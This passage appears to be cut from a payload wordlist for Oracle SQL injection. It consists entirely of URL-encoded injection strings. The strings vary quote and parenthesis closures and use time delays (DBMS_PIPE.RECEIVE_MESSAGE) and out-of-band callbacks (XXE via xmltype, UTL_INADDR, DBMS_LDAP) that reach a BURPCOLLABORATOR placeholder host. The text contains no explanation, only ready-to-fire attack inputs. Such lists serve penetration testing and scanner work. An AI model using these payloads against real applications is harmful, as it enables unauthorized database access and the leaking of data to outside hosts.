`))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
`)))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
)+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
)))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
'+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
')+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
'))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
')))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
"+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
")+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
"))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
")))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`)+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`)))+UNION+SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
;SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
);SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
)));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
';SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
');SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
'));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
')));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
";SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
");SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
"));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
")));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`;SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`);SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`)));SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
)+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
)))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
'+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
')+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
'))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
')))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
"+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
")+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
"))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
")))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
`+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
`)+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
`))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
`)))+AND+1=(SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL)+--
+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
)+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
)))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
'+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
')+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
'))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
')))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
"+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
")+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
"))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
")))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`)+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
`)))+UNION+SELECT+CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END+FROM+DUAL+--
;SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
);SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
)));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
';SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
');SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
'));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
')));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
";SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
");SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
"));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
")));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`;SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`);SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`)));SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
)+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
)))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
'+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
')+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
'))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
')))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
"+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
")+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
"))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
")))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
`+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
`)+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
`))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
`)))+AND+1=(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual)+--
+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
)+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
)))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
')+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
'))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
')))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
"+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
")+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
"))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
")))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`)+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
`)))+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURPCOLLABORATOR/">+%25remote%3b+]>'),'/x')+FROM+dual+--
```

```
;SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
);SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
)));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
';SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
');SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
'));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
')));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
";SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
");SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
"));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
")));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`;SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`);SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`)));SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
)+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
)))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
'+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
')+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
'))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
')))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
"+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
")+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
"))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
")))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
`+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
`)+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
`))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
`)))+AND+1=(SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR'))+--
+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
)+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
)))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
'+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
')+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
'))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
')))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
"+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
")+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
"))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
")))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`)+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
`)))+UNION+SELECT+UTL_INADDR.GET_HOST_ADDRESS('BURPCOLLABORATOR')+--
;SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
);SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
)));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
';SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
');SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
'));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
')));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
";SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
");SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
"));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
")));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`;SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`);SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
`)));SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80')+--
+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
)+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
)))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
'+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
')+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
'))+AND+1=(SELECT+SYS.DBMS_LDAP.INIT('BURPCOLLABORATOR,80'))+--
